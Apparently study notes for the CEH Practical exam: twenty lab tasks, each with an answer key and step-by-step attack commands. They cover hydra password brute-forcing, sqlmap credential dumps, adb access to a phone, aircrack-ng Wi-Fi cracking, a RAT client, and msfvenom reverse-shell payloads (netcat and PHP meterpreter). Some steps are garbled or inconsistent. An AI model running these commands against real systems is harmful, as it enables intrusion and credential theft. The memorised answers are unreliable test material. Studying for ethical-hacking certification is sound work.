

Step-1 in exam when login `sudo arp-scan -local` or `netdiscover -i 10.10.1.0` or `nmap -sn ip/24`

<https://github.com/dhabaleshwar/CEHPractical/tree/main> <https://github.com/cmuppin/CEH>

1. Perform extensive scan of the target network and identify the FQDN of the Domain Controller.

Answer: **AdminTeam.ECCCEH.com**

1. `nmap -p389 -sV 10.10.1.13/24`

```
Nmap scan report for 10.10.1.22
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
389/tcp   open  ldap    Microsoft Windows Active Directory LDAP (Domain: CEH.com0., Site: Default-First-
-Site-Name)
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Service Info: Host: SERVER2022; OS: Windows; CPE: cpe:/o:microsoft:windows
```

2. Go to 10.10.1.22 server and login and go to this pc then right click and go down click on rename this pc advanced.



Windows uses the following information to identify your computer on the network.

Computer description:

For example: "IIS Production Server" or "Accounting Server".

Full computer name:

Server2022.CEH.com

Domain:

CEH.com

2. While investigating an attack, you found that a Windows web development environment was exploited to gain access to the system. Perform extensive scanning and service enumeration of the target networks and identify the IP address of the server running WampServer.

Answer: **172.20.0.16**

1. `nmap -sV -A -p 80 10.10.1.13/24`

3. Identify a machine with SMB service enabled in the 192.168.0.0/24 subnet. Crack the SMB credentials for user Henry and obtain Sniff.txt file containing an encoded secret. Decrypt the encoded secret and enter the decrypted text as the answer. Note: Use Henry's password to decode the text.

Answer: **nvkwj2387**

1. Scan the entire subnet for open smb ports. You can use the wordlist available on the desktop on Parrot os. Use Hydra to crack it. The password for the encoded file is the same. If the file contains a hash, try to decode it.
2. `sudo nmap -T4 -Ss -p 139,445 - --script vuln 192.168.0.0/24`
3. `hydra-l henry -P /home/passlist.txt 192.168.0.1 smb`
4. `smbclient //192.168.0.1/share`
5. `smbclient -L 192.168.0.1`
6. type password and ls
7. `get sniff.txt ~/Desktop/falg2.txt` or more sniff.txt
8. `cat falg2.txt`
9. now encrypt the text using the same henry login password in bctextencoder.exe manual open

4. An insider attack has been identified in one of the employees' mobile devices in 192.168.0.0/24 subnet. You are assigned to covertly access the user's device and obtain malicious elf files stored in a folder "Scan". Perform deep scan on the elf files and obtain the last 4 digits of SHA 384 hash of the file with highest entropy value.

Answer: 7aea

1. `sudo nmap -p 5555 192.168.0.0/24`
2. `adb connect 192.168.0.14:5555`
3. `adb shell`
4. `ls` and `cd sdcard` and `ls` and `pwd`
5. `adb pull /sdcard/scan/` or `adb pull /sdcard/scan attacker/home/`
6. `ls` and `cd scan` and `ls`
7. `ent -h` or `apt install ent`
8. `ent evil.elf`
9. `ent evil2.elf`
10. `ent evil3.elf`
11. `sha384sum evil.elf`
12. then you get one hash value type last 4 characters.

5. Perform a vulnerability scan for the host with IP address 172.20.0.16. What is the severity score of a vulnerability that indicates the End of Life of a web development language platform?

Answer: 10

1. `nmap -Pn -sS -sV -p- -O ipadd`
2. now copy the CVE number which is vulnerable paste in google and see the value.
3. Most of the time "10".
example CVE-2006-3392 <https://www.cvedetails.com/cve/CVE-2006-3392/>

6. Exploit a remote login and command-line execution application on a Linux target in the 192.168.0.0/24 subnet to access a sensitive file, NetworkPass.txt. Enter the content in the file as answer.

Answer: F56C8p@

1. Use Hydra to break the password Telnet, login and access the file, and enter the flag.
2. Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server Task-7
3. `Nmap -p 22,23,80,3389 192.168.0.0/24`
4. `sudo nmap -sS -sV -p- -O ipadd`
5. `telnet 192.168.0.19 80` and `GET / HTTP/1.0`
6. `hydra -L user.txt -P pass.txt 192.168.0.1 ssh`
7. `hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 telnet`
8. `ssh ubuntu@192.168.0.1`
9. `telnet 192.168.0.1`
10. `msfvenom -p cmd/unix/reverse_netcat LHOST=ip LPORT=444` and copy the path go to target machine after login paste now find . -name flag.txt
11. start listen `nc -lnvp 444`
12. password type
13. `ls`
14. `find . -name NetworkPass.txt`
15. `cat /path/NetworkPass.txt`

7. A forensic investigator has confiscated a computer from a suspect in a data leakage case. He found an image file, MyTrip.jpg, stored in the Documents folder of the "EH Workstation – 2" machine. He suspects that some confidential data is hidden in the image file. Analyse the image file and extract the sensitive data hidden in the file. Enter the sensitive data, an eight-character alpha-numeric string, as the answer. Use "Imagination" if you are stuck.

Answer: N7#SePFn

1. openstego tool in 2019 or use stegonline for online
2. upload the file type password
3. type the flag

8. Exploit weak credentials used for FTP service on a Windows machine in the 192.168.0.0/24 subnet. Obtain the file, Credential.txt, hosted on the FTP root, and enter its content as the answer.


Answer: hSP#6Csa

1. Nmap -p 21 192.168.0.0/24
2. Sudo nmap -sS -A -T4 ip/24
3. hydra -L user.txt -P pass.txt <ftp://192.168.0.1>
4. [ftp 192.168.0.1](ftp://192.168.0.1) and type user name and password login
5. Ls and search for the credential.txt file using find . -name credential.txt.

9. You used shoulder surfing to identify the username and password of a user on the Ubuntu machine in the 192.168.0.0/24 network, that is, smith and L1nux123. Access the target machine, perform vertical privilege escalation to that of a root user, and enter the content of the imroot.txt file as the answer.

Answer: CS@@g5tj

1. nmap -sV -p 22 192.168.0.0/24 and now see open port ip address and note down
2. ssh [smith@192.168.0.1](ssh://smith@192.168.0.1) and for password given L1nux123
3. sudo -i
4. cd /
5. find . -name imroot.txt
6. cat givenpath/imroot.txt



```
(kali@kali)~$ sudo -i
$ sudo -i
(root@kali)~$ whoami
root

(root@kali)~$ cd /

(root@kali)~$ find . -name root.txt
./home/kali/Documents/root.txt
^C

(root@kali)~$ cat /home/kali/Documents/root.txt
root00T@23
```

10. During an assignment, an incident responder has retained a suspicious executable file "die-another-day". Your task as a malware analyst is to find the executable's Entry point (Address). The file is in the C:\Users\Admin\Documents directory in the "EH Workstation – 2" machines.

Answer: 0041e768

1. Analyze ELF Executable File using Detect It Easy (DIE)
2. Open manuals go malware analysis folder, static malware analysis folder and packaging and officiation folder then you can DIE folder.
3. Run the die.exe file in windows, upload the target file then click open now in scanned all now click on file info there you can see the entry point address.
4. Find the Portable Executable (PE) Information of a Malware Executable File
5. Open manuals go malware analysis folder, static malware analysis folder and PE Extraction tools folder then you can install and launch it.

6. Click on file and upload the file from windows, after uploading it manually open the header file then you can see the entry point address.

11. You are investigating a massive DDoS attack launched against a target at 10.10.1.10. Identify the attacking IP address that sent most packets to the victim machine. The network capture file "attack-traffic.pcapng" is saved in the Documents folder of the "EH Workstation – 1" (Parrot Security) machine.

Answer: **172.20.0.21**

1. Go to statistics IPv4 addresses--> Source and Destination ---> Then you can apply the filter given
2. `tcp.flags.syn == 1 and tcp.flags.ack == 0`
3. you can find the high number of packets send to 10.10.1.10 address and that answer.

12. Perform an SQL injection attack on your target web application cinema.cehorg.com and extract the password of a user Sarah. You have already registered on the website with credentials Karen/computer.

Answer: **abc123**

1. now in parrot os, open firefox and login into the website given and details.
2. Go to profile and and right click and inspect and console type "document.cookie" you will get one value.
3. Open the terminal and type the below commands to get the password of other user.
4. `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=" --dbs`
5. `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=" ui-tabs-1=0" -D moveiscope --tables`
6. `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=" ui-tabs-1=0" -D moviescope -T user-Login --dump`
7. You will get all the Username and Passwords of the website.

13. Exploit the web application available at www.cehorg.com and enter the flag's value at the page with page_id=84.

Answer:

1. `nmap -sV --script=http-enum [target domain or IP address]`
2. Find any input parameter on website and capture the request in burp and then use it to perform sql injection using sqlmap.
3. Now open the burp and check the input parameters and intercept on then type some as "1 OR ANY TEXT" you get some value on burp copy that and create the txt file.(1 OR 1=1 #)
4. `sqlmap -r <txt file from burpsuite> --dbs`
5. `sqlmap -r <txt file from burpsuite> -D <database name> --tables`
6. `sqlmap -r <txt file from burpsuite> -D <database name> -T <table name> --columns`
7. `sqlmap -r <txt file from burpsuite> -D <database name> -T <table name> --dump-all`
8. then login and do the url parameter change page_id=1 to page_id=84

14. Perform vulnerability research and exploit the web application training.cehorg.com, available at 192.168.0.64. Locate the Flag.txt file and enter its content as the answer.

Answer: **p74NSHXz**

1. Scan the target with Zapp to find the vulnerability. Then exploit it. It can be file upload/ File inclusion vulnerability on DVWA.
2. msfconsole in one tab next in new tab
3. `msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f raw >exploit.php`
4. >use exploit/multi/handler or use 30
5. >set payload php/meterpreter/reverse_tcp
6. Set LHOST ipadd
7. Upload a file you created as exploit.php
8. Open terminal and type run once you get url type url in browser you get meterpreter session then type ls get the files.

15. Perform SQL injection attack on a web application, cybersec.cehorg.com, available at 172.20.0.22. Find the value in the Flag column in one of the DB tables and enter it as the answer.

Answer: ykPje8Qb

1. Go to blog page in given website cybersec.cehorg.com .
2. Copy the url with parameter id.
3. And go to JSQL injection tool in parrot os.
4. Then past the url and click attack you will get all databases.
5. Now search the flag database copy the flag and paste

16. A file named Hash.txt has been uploaded through DVWA (<http://172.20.0.16:8080/DVWA>). The file is located in the "C:\wamp64\www\DVWA\hackable\uploads\" directory. Access the file and crack the MD5 hash to reveal the original message. Enter the decrypted message as the answer. You can log into the DVWA using the credentials admin/password.

Answer: Secret123

1. Open the url given and login with given details. Task-8
2. After login <http://172.20.0.16/DVWA/hackable/uploads/>
3. They you see files open it and copy the hash value go to the hashes.com/en/decrypt/hash. Or try below.
4. hash-identifier paste the text and see the type of hash and then hashcat -h | grep MD5
5. hashcat -m 0 hash.txt /Desktop/word list/urser.txt

17. Analyze the traffic capture from an IoT network located in the Documents folder of the "EH Workstation – 1" (ParrotSecurity) machine, identify the packet with IoT Publish Message, and enter the message length as the answer.

Answer: 37

1. Open IOT capture file in wireshark. Filter; MQTT and find length of the packet in the lower pane.
2. Open in wireshark and apply the filter as mqtt and see the public message and then go to down panel open and see the message.

18. Your organization suspects the presence of a rogue AP in the vicinity. You are tasked with cracking the wireless encryption, connecting to the network, and setting up a honeypot. The aircrack-ng tool has been used, and the Wi-Fi traffic capture named "WirelessCapture.cap" is located in the Documents folder in the "EH Workstation – 1" (ParrotSecurity) machine. Crack the wireless encryption and identify the Wi-Fi password.

Answer: password1

1. aircrack-ng '/home/wireless.cap'
2. aircrack-ng -b 6c:24:a6:3e:01:59 -w '/home/wifipass.txt' '/home/wireless.cap'
3. now you get password as key found [password1]

19. A disgruntled ex-employee has hidden a server access code in a Windows machine in the 192.168.0.0/24 subnet. You cannot physically access the target machine, but you know that the organization has installed a RAT in the machine for remote administration purposes. Your task is to retrieve the "sa_code.txt" file from the target machine and enter the string in the file as the answer.

Answer: CA#89bDc

1. Scan all ports with nmap (-p-). Look for the unknown ports. Use thief RAT to connect to it.
2. main ports check 9871,6703
3. nmap -p 9871,6703 192.168.0.0/24
4. now you get open port ip address
5. now go to the c drive malware/trojans/rat/thief and run the client.exe file
6. now entry the ip of open port and click connect and click on file explorer and find the sa_code.txt.
7. or search file in cmd using command --> dir /b/s "sa_code*" it shows the path.

20. A disgruntled employee of your target organization has stolen the company's trade secrets and encrypted them using VeraCrypt. The VeraCrypt volume file "Secret" is stored on the C: drive of the "EH Workstation – 2" machine. The password to access the volume has been hashed and saved in the file Key2Secret.txt located in the Documents folder in the "EH Workstation – 1" (ParrotSecurity) machine. As an ethical hacker working with the company, you need to decrypt the hash in the Key2Secret.txt file, access the VeraCrypt volume, and find the secret code in the file named Confidential.txt.

Answer: C@tchm32

1. Use veracrypt to decrypt the volume.
2. Check password is in one system and file is in one system.
3. Decrypt the has using the hash.com and now you get password.
4. Open veracrypt and upload the file and give password and open the file see the text.